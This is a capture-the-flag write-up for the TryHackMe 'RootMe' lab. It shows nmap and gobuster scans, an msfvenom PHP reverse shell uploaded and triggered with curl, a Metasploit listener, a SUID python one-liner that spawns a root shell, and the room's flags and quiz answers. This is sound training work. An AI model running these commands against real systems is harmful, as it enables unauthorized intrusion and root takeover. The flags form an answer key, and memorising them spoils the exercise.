

TryHackMe RootMe



[Click here to access the TryHackMe room](#)

IP Addresses:

- Target/Victim Machine

10.10.188.49 (Ubuntu 18.04.4 LTS)

- Attacker Machine

10.17.35.235 (Ubuntu 23.10)

Reconnaissance:

- Nmap Scan

```
nmap -sV 10.10.188.49 -o nmap.log
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1
80/tcp    open  http     Apache httpd 2.4.29
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Gobuster Scan

```
gobuster dir -u 10.10.188.49 -w ~/tools/wordlists/dirb/common.txt -o gobuster.log
```

```
/.hta                (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 310]
/index.php            (Status: 200) [Size: 616]
/js                   (Status: 301) [Size: 309]
/panel                (Status: 301) [Size: 312]
/server-status        (Status: 403) [Size: 277]
/uploads              (Status: 301) [Size: 314]
```

THM Questions (Task 1):

- Q1: Scan the machine, how many ports are open?
A: 2
- Q2: What version of Apache is running?
A: 2.4.29
- Q3: What service is running on port 22?
A: ssh
- Q4: What is the hidden directory?
A: /panel/

Attempting to gain a shell:

- Payload creation (PHP Reverse Shell)

```
msfvenom -p php/reverse_php LHOST=tun0 LPORT=4444 -o shell.php5
```

- Listening to connection on msfconsole

```
msfconsole
```

```
use exploit/multi/handler
```

```
set payload php/reverse_php
```

```
set LHOST tun0
```

```
exploit
```

- Executing reverse shell on the server

```
curl 10.10.188.49/uploads/shell.php5
```

Shell obtained successfully with user **www-data**

USER.TXT:

- Finding

```
find / -name user.txt 2>/dev/null
```

```
/var/www/user.txt
```

- Reading

```
cat /var/www/user.txt
```

```
THM{y0u_g0t_a_sh311}
```

THM Questions (Task 2):

- Q1: user.txt

A: `THM{y0u_g0t_a_sh311}`

Attempting privilege escalation:

- linPEAS.sh scan

`/usr/bin/python` is found to be having some weird SUID permissions, and hence a potential PrivEsc vector

- Found Python SUID exploitation on [GTF0Bins](#)

```
/usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Root access gained successfully!

ROOT.TXT:

- Finding

```
find / -name root.txt 2>/dev/null
```

```
/root/root.txt
```

- Reading


```
cat /root/root.txt
```

```
THM{pr1v1l3g3_3sc4l4t10n}
```

THM Questions (Task 3):

- Q1: Search for files with SUID permission,, which file is weird?
A: `/usr/bin/python`
- Q2: root.txt
A: `THM{pr1v1l3g3_3sc4l4t10n}`

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